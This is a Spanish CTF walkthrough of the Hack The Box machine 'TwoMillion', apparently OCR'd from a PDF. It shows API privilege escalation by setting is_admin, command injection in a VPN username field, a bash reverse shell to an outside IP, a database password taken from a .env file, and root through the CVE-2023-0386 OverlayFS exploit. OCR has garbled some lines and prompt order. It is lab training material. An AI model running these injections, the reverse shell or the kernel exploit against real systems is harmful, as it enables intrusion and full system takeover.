
Tras revisar la página encontramos algo interesante dentro del apartado "Access". La web nos da la opción de crear una vpn para nosotros.



Algo interesante es que para crear nuestra nueva vpn la web utiliza la siguiente ruta `http://2million.htb/api/v1/user/vpn/generate`. Ahora trataremos de listar las rutas disponibles y partiremos desde `../api/v1/`

Para realizar el listado de las rutas utilizaremos el comando "curl", el cual es una herramienta de línea de comandos para transferir datos.

Vamos a realizar una solicitud HTTP con **curl** y utilizaremos la cookie de sesión para mantener la autentificación.




```
curl -s -X GET http://2million.htb/api/v1 -H "Cookie:
PHPSESSID=2vrla29n2b76fputbg8lh0" | jq
```

El resultado obtenido es una respuesta en formato JSON que muestra las rutas disponibles en la API alojada en `http://2million.htb/api/v1`. Esta respuesta describe las diferentes operaciones que los usuarios o administradores pueden realizar en la API, tanto con el método `GET` como con `POST` y otros métodos HTTP.

Estructura de la respuesta JSON:

- **v1**: Se refiere a la versión de la API. Dentro de `v1`, se separan las operaciones por roles de usuario:

1. user (para usuarios regulares):

- **Método GET**:
  - `/api/v1`: Muestra la lista de rutas disponibles en la API.
  - `/api/v1/invite/how/to/generate`: Instrucciones para generar un código de invitación.
  - `/api/v1/invite/generate`: Genera un código de invitación.
  - `/api/v1/invite/verify`: Verifica un código de invitación.
  - `/api/v1/user/auth`: Verifica si el usuario está autenticado.
  - `/api/v1/user/vpn/generate`: Genera una nueva configuración de VPN.
  - `/api/v1/user/vpn/regenerate`: Regenera la configuración de VPN.
  - `/api/v1/user/vpn/download`: Descarga un archivo OVPN (configuración para conectarse a la VPN).
- **Método POST**:
  - `/api/v1/user/register`: Registra un nuevo usuario.
  - `/api/v1/user/login`: Permite a un usuario iniciar sesión.

2. admin (para administradores):

- **Método GET**:
  - `/api/v1/admin/auth`: Verifica si el usuario tiene privilegios de administrador.
- **Método POST**:
  - `/api/v1/admin/vpn/generate`: Genera una configuración de VPN para un usuario específico.
- **Método PUT**:
  - `/api/v1/admin/settings/update`: Actualiza la configuración de un usuario.

Interpretación:

- Esta API está diseñada para gestionar usuarios, autenticación, generación de invitaciones, y configuraciones VPN.
- Los usuarios pueden registrarse, iniciar sesión, generar y descargar archivos de configuración VPN, y gestionar códigos de invitación.
- Los administradores tienen permisos adicionales para generar configuraciones VPN y actualizar los ajustes de los usuarios.

Abusar de la API para elevar nuestro privilegio a administrador.

Vamos a tratar de lanzar una petición por GET para verificar si el usuario tiene privilegios de administrador, con la ruta para administradores encontrada anteriormente.

```
❯ curl -s -X GET http://2million.htb/api/v1/admin/auth -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" | jq
{
  "message": false
}
```

Al lanzar la petición, nos devuelve un mensaje indicando que no tenemos privilegios de administrador.

```
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" | jq
{
  "status": "danger",
  "message": "Invalid content type."
}
```

Probamos con la petición por **PUT** a la ruta `/api/v1/admin/settings/update` la cual actualiza la configuración de un usuario.

```
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" | jq
{
  "status": "danger",
  "message": "Invalid content type."
}
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" -H "Content-Type
: application/json" | jq
{
  "status": "danger",
  "message": "Missing parameter: email"
}
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" -H "Content-Type
: application/json" -d '{"email": "paco@test.com"}' | jq
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

Vemos como nos va devolviendo información, en primer lugar nos indica que el tipo del contenido es inválido, así que especificamos que el contenido sea de tipo **JSON**, volvemos a realizar la petición, y en la siguiente respuesta nos indica que debemos de especificar un email.
Especificamos el email también y esta vez, nos indica que debemos establecer el parámetro "**is_admin**".

```
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" -H "Content-Type
: application/json" -d '{"email": "paco@test.com", "is_admin": "True"}' | jq
{
  "status": "danger",
  "message": "Variable is_admin needs to be either 0 or 1."
}
```


Al probar con el valor "True", nos devuelve un mensaje especificando que el valor debe ser o "0" o "1".

```
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" -H "Content-Type
: application/json" -d '{"email": "paco@test.com", "is_admin": 1}' | jq
{
  "id": 15,
  "username": "Paco",
  "is_admin": 1
}
```

Al especificar el valor "1" en el parámetro **is_admin** nos devuelve nuestros datos de usuario, autentificándonos como administradores.

```
❯ curl -s -X GET http://2million.htb/api/v1/admin/auth -H "Cookie: PHPSESSID=2vrla29n2b76fputbg8lh02qmr" | jq
{
  "message": true
}
```

Ya podemos generar nuevas sesiones utilizando el método **POST** y utilizando la ruta de `/api/v1/admin/generator`.



Inyección de comandos a través de una funcionalidad API mal diseñada.

Utilizando el sistema de generación de sesiones dentro de la ruta `../vpn/generate`, podemos inyectar comandos dentro del campo del **username**.

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; whoami;"}'
www-data
```

Una vez confirmado que podemos ejecutar comandos el siguiente paso sería crear una consola más practica.

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; whoami;"}'
www-data
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; ls;"}'
Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; ls /;"}'
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; ls /home/admin/;"}'
CVE-2023-0386-main
a.zip
user.txt
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; less /home/admin/user.txt;"}'
/home/admin/user.txt: Permission denied
```

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie:
PHPSESSID=0bvmqpmgb3cvi2cjh89bj90h4g" -H "Content-Type: application/json" -d
'{"username": "test; bash -c \"bash -i >& /dev/tcp/10.10.14.86/443
0>&1\";"}'
```

Utilizaremos el siguiente código de bash para establecer nuestra reverse shell.

```
bash -c \"bash -i >& /dev/tcp/10.10.14.86/443 0>&1\
```

```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=0bvmqpmgb3cvi2cjh89
bj90h4g" -H "Content-Type: application/json" -d '{"username": "test; bash -c \"bash -i >& /dev/tcp/10.10.14
.86/443 0>&1\";"}'
```

Y nuestro sistema nos podremos en escucha por el puerto 443 con la herramienta **nc**:

```
sudo nc -lvnp 443
```

Ahora ya podemos trabajar de forma más cómoda aunque lo recomendable sería realizar un tratamiento de la tty para mayor estabilidad de la shell inversa.

```
admin@2million:/var/www/html$ ls
assets  controllers  css  Database.php  fonts  images  index.php  js  Router.php  views  VPN
admin@2million:/var/www/html$ cat Database.php
<?php

class Database
{
    private $host;
    private $user;
    private $pass;
    private $dbName;

    private static $database = null;

    private $mysql;

    public function __construct($host, $user, $pass, $dbName)
    {
        $this->host     = $host;
        $this->user     = $user;
        $this->pass     = $pass;
        $this->dbName   = $dbName;

        self::$database = $this;
    }

    public static function getDatabase(): Database
    {
        return self::$database;
    }

    public function connect()
    {
        $this->mysql = new mysqli($this->host, $this->user, $this->pass, $this->dbName);
    }

    public function query($query, $params = [], $return = true)
    {
        $types = "";
        $finalParams = [];

        foreach ($params as $key => $value)
        {
            $types .= str_repeat($key, count($value));
            $finalParams = array_merge($finalParams, $value);
        }

        $stmt = $this->mysql->prepare($query);
```

Si listamos todos los documentos de la ruta en la que nos encontramos, vemos como hay un archivo oculto `.env`. Al mostrar lo que contiene encontramos las credenciales del usuario **admin**.

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

Con estas credenciales podemos conectarnos también por **SSH**.

```
}admin@2million:/var/www/html$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.2 LTS
Release:        22.04
Codename:       jammy
```


Tras filtrar los directorios varias veces, encontramos un archivo llamado **admin** en la ruta `/var/mail`, directorio en el cual se suelen almacenar los correos electrónicos.

```
admin@2million:/var/mail$ ls
admin
```

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also
at one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

Tras leer el email, vemos como se hace referencia a una vulnerabilidad en el sistema de unión **OverlayFS**, el cual permite al usuario cubrir un sistema de archivos con otro.

Este repositorio de GitHub contiene lo que es un exploit que automatiza la explotación de la vulnerabilidad referenciada con el identificador: **CVE-2023-0386**. Que según fuentes especializadas se trata de una vulnerabilidad revelada el pasado 22 de Marzo, con criticidad alta, que supone un error del kernel de Linux en el sistema de archivos OverlayFS que puede conducir a un usuario local del sistema efectuar la escalada de privilegios hasta root.



Aquí para llevar a cabo una explotación exitosa precisaremos de 2 terminales, en la primera dejaremos el siguiente conjunto de instrucciones lanzadas:

```
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
```

Y en una terminal adicional paralela, en la que previamente revisaremos nuestros permisos actuales, ejecutaremos el exploit denominado llanamente `./exp`:

```
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Sep 12 16:21 .
drwxr-xr-x 6 root   root     4096 Sep 12 16:21 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# whoami
root
```

Que como se ha podido observar propicia y permite la escala de privilegios de forma exitosa.